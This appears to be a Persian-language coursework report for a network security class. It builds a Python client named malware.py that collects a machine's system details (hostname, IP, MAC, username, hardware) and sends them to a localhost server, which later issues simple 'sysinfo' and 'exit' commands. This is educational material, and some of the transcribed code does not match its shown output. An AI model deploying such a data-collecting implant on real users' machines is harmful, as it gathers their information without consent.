


# پروژه شماره ۳ – امنیت شبکه

## دکتر شهریاری

### بخش اول



```
server.py
1 import socket
2
3 HOST = "127.0.0.1" # localhost
4 PORT = 62412      # A random non-privileged port
5
6 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
7     s.bind((HOST, PORT))
8     s.listen()
9     conn, addr = s.accept()
10    with conn:
11        print(f"Connected by {addr}")
12        while True:
13            data = conn.recv(1024)
14            if not data:
15                break
16            conn.sendall(data)
```

```
malware.py
1
2 import socket
3
4 HOST = "127.0.0.1" # localhost
5 PORT = 62412      # A random non-privileged port
6
7 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
8     s.connect((HOST, PORT))
9     s.sendall(b"Hello, world")
10    data = s.recv(1024)
11
12 print(f"Received {data}")
```

Terminal Output:

```
PS E:\github\VAUT-CE-ICT\projects\project 3> python .\server.py
Connected by ('127.0.0.1', 53663)
PS E:\github\VAUT-CE-ICT\projects\project 3>
PS E:\github\VAUT-CE-ICT\projects\project 3> python .\malware.py
Received b'Hello, world'
PS E:\github\VAUT-CE-ICT\projects\project 3>
```


در این بخش دو برنامه `server.py` و `malware.py` داریم که در محیط داخلی یا `localhost` و پورت `62412` که یک پورت استفاده عموم است متصل میشوند. مطابق تصویر بالا هر دو برنامه اجرا شده، رشته از `malware.py` به سرور ارسال شده و `server.py` آن را برگردانده است که نشانه یک اتصال موفقیت آمیز است.

### بخش دوم

در این بخش، با استفاده از کتابخانه های متنوع توابع زیادی نوشتیم که اطلاعاتی در خصوص سیستمی که فایل `malware.py` رو آن اجرا میشود ارسال میکند. سپس برای ارسال این اطلاعات آنها را به شکل `dictionary` در آورده و با استفاده از کتابخانه `JSON` آنها را `serialize` و سپس به `bytes` تبدیل کرده و ارسال میکنیم به سمت `server.py`. سپس فایل `server.py` این اطلاعات را خوانده و `decode` و `deserialize` کرده (به ترتیب) و نمایش میدهد. تصویر پایین نشان دهنده اقدامات انجام شده است.

# پروژه شماره ۳ – امنیت شبکه

## دکتر شهریاری



```
server.py
1 import json
2 import socket
3
4 HOST = "127.0.0.1" # Localhost
5 PORT = 62412 # A random non-privileged port
6
7 def serialize(data: dict) -> bytes:
8     """ Serializes a dictionary into a JSON string """
9     return json.dumps(data).encode('utf-8')
10
11 def deserialize(data: bytes) -> dict:
12     """ Deserializes a JSON string into a dictionary """
13     return json.loads(data.decode('utf-8'))
14
15 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
16     s.bind((HOST, PORT))
17     s.listen()
18     conn, addr = s.accept()
19     with conn:
20         print(f"Connected by {addr}")
21         while True:
22             data = conn.recv(1024)
23             if not data:
24                 break
25             # conn.sendall(data)
26             print(deserialize(data))

malware.py
29
30 def get_mac():
31     """ Returns the MAC address of the user """
32     return ''.join(re.findall('..', '%012x' % uuid.getnode()))
33
34 def get_username():
35     """ Returns the username of the user """
36     return getpass.getuser()
37
38 def get_ram():
39     """ Returns the amount of RAM the user has """
40     return str(round(psutil.virtual_memory().total / (1024.0 ** 3)) + " GB")
41
42 def get_architecture():
43     """ Returns the architecture of the user """
44     return platform.uname().machine
45
46 def get_disk():
47     """ Returns the amount of disk space the user has """
48     return str(round(psutil.disk_usage('/').total / (1024.0 ** 3)) + " GB")
49
50 def get_platform_version():
51     """ Returns the version of the operating system the user is running """
52     return platform.uname().version
53
54 data = {
55     "os": get_os(),
56     "processors": get_processors(),
57     "hostname": get_hostname(),
58     "ip": get_ip(),
59     "mac": get_mac(),
60     "username": get_username(),
61     "ram": get_ram(),
62     "architecture": get_architecture(),
63     "disk": get_disk(),
64     "platform_version": get_platform_version()
65 }
66
67 def serialize(data: dict) -> bytes:
68     """ Serializes a dictionary into a JSON string """
69     return json.dumps(data).encode('utf-8')
70
71 def deserialize(data: bytes) -> dict:
72     """ Deserializes a JSON string into a dictionary """
73     return json.loads(data.decode('utf-8'))
74
75
76 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
77     s.connect((HOST, PORT))
78     s.sendall(serialize(data))
79     # data = s.recv(1024)
80     # print(data.decode())
```

Terminal Output:

```
pythonfiles\lib\python\debugpy\launcher\64128' '-' 'e:\github\AUT-CE-ICT\projects\project 3\src\server.py'
Connected by ('127.0.0.1', 64131)
{'os': 'Windows', 'processors': 'Intel64 Family 6 Model 142 Stepping 10, GenuineIntel', 'hostname': 'Keivan', 'ip': '10.0.85.2', 'mac': '00:15:5d:1f:d4:fa', 'username': 'keiva', 'ram': '12 GB', 'architecture': 'AMD64', 'disk': '250 GB', 'platform_version': '10.0.22000'}
PS E:\github\AUT-CE-ICT\projects\project 3> |
```

## بخش سوم

در بخش سوم، این server.py است که با malware.py درخواست دریافت اطلاعات قربانی را میدهد و malware.py آن را به سرور ارسال میکند. در اینجا server.py دو دستور sysinfo برای دریافت نتایج و دستور exit برای اتمام ارتباط بین دو فایل وجود دارد. در ابتدا سرور دستور sysinfo را در قالب رشته به malware.py ارسال کرده و سپس malware.py فایل serialize شده خروجی را به server.py میفرستد.

سپس در طراحی یک دستور exit گذاشته تا بتوانیم ارتباط را به پایان برسانیم که به طور خودکار بعد از دستور sysinfo اجرا میشود. در صورت نگذاشتن دستور exit، ارتباط برای همیشه برقرار خواهد ماند!

# پروژه شماره ۳ – امنیت شبکه

## دکتر شهریاری

```
server.py U X
src > server.py > ...
1 import json
2 import socket
3
4 HOST = '127.0.0.1' # Localhost
5 PORT = 62412 # A random non-privileged port
6
7 def serialize(data: dict) -> bytes:
8     """ Serializes a dictionary into a JSON string """
9     return json.dumps(data).encode('utf-8')
10
11 def deserialize(data: bytes) -> dict:
12     """ Deserializes a JSON string into a dictionary """
13     return json.loads(data.decode('utf-8'))
14
15 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
16     s.bind((HOST, PORT))
17     s.listen()
18     conn, addr = s.accept()
19     with conn:
20         print(f'Connected by {addr}')
21         while True:
22             # Request malware data
23             conn.sendall(b'sysinfo')
24             data = conn.recv(1024)
25             sysinfo = deserialize(data)
26             print(sysinfo)
27
28             # Terminate malware connection
29             conn.sendall(b'exit')
30             break

malware.py U X
src > malware.py > ...
48 return str(round(psutil.disk_usage('/').total / (1024.0 ** 3)) + " GB")
49
50 def get_platform_version():
51     """ Returns the version of the operating system the user is running """
52     return platform.uname().version
53
54 data = {
55     "os": get_os(),
56     "processors": get_processors(),
57     "hostname": get_hostname(),
58     "ip": get_ip(),
59     "mac": get_mac(),
60     "username": get_username(),
61     "ram": get_ram(),
62     "architecture": get_architecture(),
63     "disk": get_disk(),
64     "platform_version": get_platform_version()
65 }
66
67 def serialize(data: dict) -> bytes:
68     """ Serializes a dictionary into a JSON string """
69     return json.dumps(data).encode('utf-8')
70
71 def deserialize(data: bytes) -> dict:
72     """ Deserializes a JSON string into a dictionary """
73     return json.loads(data.decode('utf-8'))
74
75
76 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
77     s.connect((HOST, PORT)) # Connect to the server
78
79     while True:
80         command = s.recv(1024).decode()
81         if not command:
82             break
83
84         if command == "sysinfo":
85             s.sendall(serialize(data)) # Send system information to the server
86         elif command == "exit":
87             break # Terminate the connection

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE
pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher '59742' '--' 'e:\github\VAUT-CE-ICT\projects\project 3\src\server.py'
Connected by ('127.0.0.1', 59756)
{'os': 'Windows', 'processors': 'Intel64 Family 6 Model 142 Stepping 10, GenuineIntel', 'hostname': 'Keivan', 'ip': '192.168.1.6', 'mac': '08:15:5d:1f:d4:fa', 'username': 'keiva', 'ram': '12 GB', 'arc
hitecture': 'AMD64', 'disk': '250 GB', 'platform_version': '10.0.22000'}
PS E:\github\VAUT-CE-ICT\projects\project 3> []

Ln 31, Col 18 Spaces 4 UTF-8 CRLF Python 3.10.7 64-bit
```